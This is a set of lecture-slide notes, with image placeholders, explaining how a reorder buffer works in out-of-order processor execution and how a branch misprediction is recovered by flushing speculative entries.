



- Issue:**
- As before, but ROB entry is also allocated
  - One ROB entry for each instruction
  - Holds destination register + and either its result value, or the tag for where it will come from




## Write Back:


- As before, but ROB entry with matching tag is also updated
- ROB entry for instruction 1 holds value for F0
- ROB entry for instruction 3 holds another value for F0









- Now extend example with conditional branch
- Assume predicted Not Taken
- When BEQ reaches head of commit queue, all instructions which have been issued but have not yet committed are erroneous





- Misprediction: all ROB entries are trashed
- Issue-side registers are reset from the commit-side registers
- Correct branch target instruction fetched and issued



- Committed F0 holds value from first MUL
- RS of uncompleted speculatively-executed instruction F0 cannot be re-used until its FU (eg MUL2) completes

	Value from MUL1
F1	value
F2	value
F3	value

